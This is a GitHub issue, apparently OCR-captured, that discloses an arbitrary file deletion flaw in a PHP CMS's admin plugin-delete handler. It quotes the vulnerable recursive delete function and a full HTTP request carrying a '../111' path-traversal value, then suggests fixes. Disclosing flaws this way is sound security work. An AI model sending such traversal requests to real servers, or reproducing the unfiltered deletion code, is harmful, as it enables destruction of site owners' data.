
There is an arbitrary file deletion vulnerability here: /index.php?m=admin&c=custom&a=plugindelhandle&plugin_name= #116

Open **zhendezuile** opened this issue on Apr 4 · 0 comments

zhendezuile commented on Apr 4

Vulnerability file: \Application\Common\Util\File.class.php



```
     */
    public static function delAll($path, $delDir = false)
    {
        $handle = opendir($path);
        if ($handle) {
            while (false !== ($item = readdir($handle))) {
                if ($item != "." && $item != "..")
                    is_dir("$path/$item") ? self::delAll("$path/$item", $delDir) : unlink("$path/$item");
            }
            closedir($handle);
            if ($delDir)
                return rmdir($path);
        } else {
            if (file_exists($path)) {
                return self::delFile($path);
            } else {
                return false;
            }
        }
    }
```

Vulnerability to reproduce:

1、First log in to the background

2、Visit url: http://www.xxx.com/index.php?m=admin&c=custom&a=plugin

3、Here delete the 111 folder in the root directory，construct the packet as follows:

```
................................................
GET /index.php?m=admin&c=custom&a=plugindelhandle&plugin_name=../111 HTTP/1.1
Host: www.xxx.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.xxx.com/index.php?m=admin&c=custom&a=plugin
Cookie: PHPSESSID=jlmibkatfp939ds8pk3qpiv536;
Hm_lvt_48659a4ab85f1bcebb11d3dd3ecb6760=1649066135;
Hm_lpvt_48659a4ab85f1bcebb11d3dd3ecb6760=1649066212;
greencms_last_visit_page=aHR0cDovL3d3dy54aWFvZGkuY29tL2luZGV4LnBocD9tPWFkbWluJmM9Y3VzdG9tJmE9cGx1Z2lu
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
................................................
```

Repair suggestion:

1、Filter ../ and ..\

2、Specify the range of files to delete

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

1 participant